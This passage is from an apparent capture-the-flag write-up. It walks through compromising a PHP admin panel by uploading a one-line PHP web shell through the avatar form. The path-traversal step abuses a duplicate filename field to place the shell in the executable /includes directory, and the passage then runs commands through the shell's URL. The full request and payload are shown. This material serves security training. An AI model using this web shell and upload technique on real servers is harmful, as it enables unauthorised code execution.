
Most of them don't stand out at all:

Just information on the screen, nothing valuable:
Except the profile tab:

We haven't seen any profile pictures anywhere though, so I wonder where this would be uploaded. Let's create a random image and see the flow, and maybe if it goes into /uploads?
Indeed it does:


Since this is a PHP based application, I would use pentest monkey's PHP reverse shell, but since we aren't on the same network, we can opt in for a web shell.
<?php system($_GET['cmd']); ?>
Unfortunately, that doesn't work.
Let's take a look at the upload profile picture POST request:
POST /admin/upload-avatar.php HTTP/2
Host: 194fdbc9-3970-candy-aa921.events.webverselabs-pro.com
Cookie: PHPSESSID=e79c739871717de1dfe54afbfb7a4148
Content-Length: 322
Cache-Control: max-age=0
Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US,en;q=0.9
Origin: https://194fdbc9-3970-candy-aa921.events.webverselabs-pro.com
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary9BLB3fb37HCbNKOq
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://194fdbc9-3970-candy-aa921.events.webverselabs-pro.com/admin/profile.php?msg=Saved+to+%2Fuploads%2Ftest.jpg
Accept-Encoding: gzip, deflate, br
Priority: u=0, i

------WebKitFormBoundary9BLB3fb37HCbNKOq
Content-Disposition: form-data; name="filename"

profile.jpg
------WebKitFormBoundary9BLB3fb37HCbNKOq
Content-Disposition: form-data; name="avatar"; filename="profile.jpg"
Content-Type: image/jpeg

<?php system($_GET['cmd']); ?>

------WebKitFormBoundary9BLB3fb37HCbNKOq--
That's a little odd, we are supplying the filename two different times? We know one thing as well, that the /includes/ directory had PHP files that were executed server-side. Maybe we can directory traversal to there since we know that /uploads and /includes are on the same level directory wise, we would need to go back one directory and traverse to /includes and upload our web shell there, but we need to test out both filename parameters. Let's go with the second one, and uhm, let's change the extension, I went with that cause it was a profile picture, but I don't think there's a blacklist.

Hm, it still got saved to /uploads like this.

Maybe it's the first filename parameter we need to tamper with?


Okaay, we see the file path we wanted reflected on the web application, let's check whether our web shell is uploaded in /includes.

Now if we open it we would get an error since we aren't supplying a command for it.

We just need to add in ?cmd=<any command> to our URL to supply the commands and we are working with money.
https://194fdbc9-3970-candy-aa921.events.webverselabs-pro.com/includes/profile.php?cmd=id

Let's try to get the flag with some easy paths like the root directory or aurora's home directory.
https://194fdbc9-3970-candy-aa921.events.webverselabs-pro.com/includes/profile.php?cmd=cat%20/flag.txt
